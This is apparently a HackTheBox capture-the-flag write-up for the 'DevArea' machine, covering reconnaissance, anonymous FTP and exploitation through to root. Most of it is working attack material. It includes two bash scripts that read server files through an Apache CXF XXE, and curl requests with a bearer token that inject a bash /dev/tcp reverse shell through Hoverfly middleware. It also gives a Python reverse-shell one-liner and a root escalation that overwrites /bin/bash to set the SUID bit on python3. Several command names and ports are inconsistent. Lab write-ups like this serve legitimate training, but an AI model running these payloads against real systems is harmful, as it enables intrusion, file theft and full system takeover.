

Introduction
DevArea presents a realistic development environment with multiple privesc vectors exploiting misconfigured services and world-writable system binaries. From anonymous FTP to Apache CXF XXE and Hoverfly middleware injection, this box tests reconnaissance, service enumeration, and creative privilege escalation.
Recoannaissance
Command: nmap -Pn -A 10.129.1XX.XX

Ports Summary
Copy code21/ftp vsftpd 3.0.5 → ANONYMOUS LOGIN!
22/ssh OpenSSH 9.6p1
80/http Apache 2.4.58 → devarea.htb redirect
8080/http Jetty 9.4.27
8500/http Go proxy server
8888/http Hoverfly Dashboard (Go)
Hoverfly Dashboard Reconn:
Command: gobuster dir -u http://10.129.XXX.XX:8888/ -w /usr/share/wordlists/wfuzz/general/big.txt -x json
Command: ftp 10.129.X3X.XX
Command: anonymous

Command: cd pub
Command: -ls la
Command: get empl……..jar

Command: unzip employee-service.jar

Command is as followed:

!/bin/bash
# devarea_xxe.sh - Apache CXF MTOM XXE File Reader for DevArea HTB

TARGET="${1:-devarea.htb:8080/employeeservice}"
FILE="${2:-/etc/passwd}"
echo "[+] Reading $FILE from $TARGET"

curl -s "http://$TARGET" \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="MIMEBoundary"; start="<root.message@cxf.apache.org>"; start-info="text/xml"' \
  --data-binary $'--MIMEBoundary\r\nContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\nContent-Transfer-Encoding: 8bit\r\nContent-ID: <root.message@cxf.apache.org>\r\n\r\n<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">\r\n  <soap:Body>\r\n    <ns2:submitReport xmlns:ns2="http://'"$(echo "$TARGET" | cut -d'/' -f1 | cut -d':' -f1)"'/">\r\n      <arg0>\r\n        <confidential>true</confidential>\r\n        <content><inc:Include href="'"file://$FILE"'" xmlns:inc="http://www.w3.org/2004/08/xop/include"/></content>\r\n        <department>test</department>\r\n        <employeeName>test</employeeName>\r\n      </arg0>\r\n    </ns2:submitReport>\r\n  </soap:Body>\r\n</soap:Envelope>\r\n--MIMEBoundary--' \
  | grep -oP '(?<=Content: ).*(?=</return>)' | base64 -d 2>/dev/null || cat
#!/bin/bash

TARGET="${1:-devarea.htb:8080/employeeservice}"
HREF="file:///etc/systemd/system/hoverfly.service"

curl -s "$TARGET" \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; boundary="MIMEBoundary"' \
  --data-binary $'--MIMEBoundary\r\nContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\nContent-Transfer-Encoding: binary\r\nContent-ID: <href>'"$HREF"'>\r\n\r\n<?xml version="1.0"?><soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Body><test xmlns="http://example.com"><Content>'"$HREF"'</Content></test></soapenv:Body></soapenv:Envelope>\r\n--MIMEBoundary--\r\n' \
  | grep -oP '(?<=Content: ).*(?=</return>)' \
  | base64 -d 2>/dev/null || cat
Command: ./dev_area_xx “devare.htb:8080/employeeservice”

Note that we have dev_ryan + syswatch

Command: ./devarea_XX.sh “” “/etc/group”

Command: ./dev_xss.sh “” “/etc/systemd/system/”


Command: ./devarea.sh “” “/etc/systemd/system/”

Command: ./devarea_xxx.sh “” “/etc/systemd/system/hoverfly.service”

Command: (root㉿kali)-[/home/…/HTB/Seasons/10/Kobold]
└─# curl -X PUT “http://10.12X.XX.6XX:8888/api/v2/hoverfly/middleware” \
-u admin:O7IJ27MyyXiU \
-H “Content-Type: application/json” \
-d ‘{
“binary”: “bash”,
“script”: “bash -i >& /dev/tcp/10.XX.XX.X1/3451 0>&1”
}’
I have started burp suite to see on which endpoint is it hitting:
The following payload was endpoint was identified
POST /api/token-auth HTTP/1.1

Make sure the the listenenr is running on desired port 4444
now run the following command: curl -X PUT “http://10.129.2XX.X4:8888/api/v2/hoverfly/middleware” \
-H “Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJleHAiOjIwODU5OTg3MjEsImlhdCI6MTc3NDk1ODcyMSwic3ViIjoiIiwidXNlcm5hbWUiOiJhZG1pbiJ9.g9EYv8c_NSfWs1wPn5927KrOwPXiUEO8X1wJbMfKkmtiZwkw15RXvlP7ELxZA-1cYe5YUEnHes2vva7YtGxhUA” \
-H “Content-Type: application/json” \
-d ‘{“binary”: “bash”,”script”: “bash -i >& /dev/tcp/10.10.XX.XX/9444 0>&1”}’ && curl “http://10.129.XXX.XX:8500” –proxy “http://10.129.XXX.XX:8888”

Confirm the shell is landed, execute the following commands:
Command: ls
Command: cat user.txt

Privilege Escalation to ROOT
Command: nc -lvnp 4444 in terminal 2, keep the first session up

Command: python3 -c ‘import socket,os,pty;s=socket.socket();s.connect((“10.10.XX.XX”,5332));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(“/bin/sh”)’
Command: id, after you received the connection in terminal 2

In terminal 2, execute the following commands:
echo '#!/tmp/bash.bak' > /tmp/bash_payload
echo 'chmod u+s /usr/bin/python3' >> /tmp/bash_payload
chmod +x /tmp/bash_payload

Command: lsof /bin/bash
Command: kill -9 1234 1234 1234

cp /tmp/bash_payload /bin/bash, ls -la /bin/bash

Command: python3 -c ‘import os; os.setuid(0); os.system(“/bin/sh”)’
Command: id


Command: cd /root
Command: cat root.txt
Tags
HackTheBox #HTB #DevArea #CTF #Writeup #Cybersecurity #PenetrationTesting #LinuxPrivilegeEscalation #XXE #Hoverfly #ApacheCXF #VulnerabilityExploitation #RedTeam # OSCP #OSWE #CEH #SecurityWriteup #HackTheBoxSeason10 #MediumMachine #LinuxMachine


Leave a Reply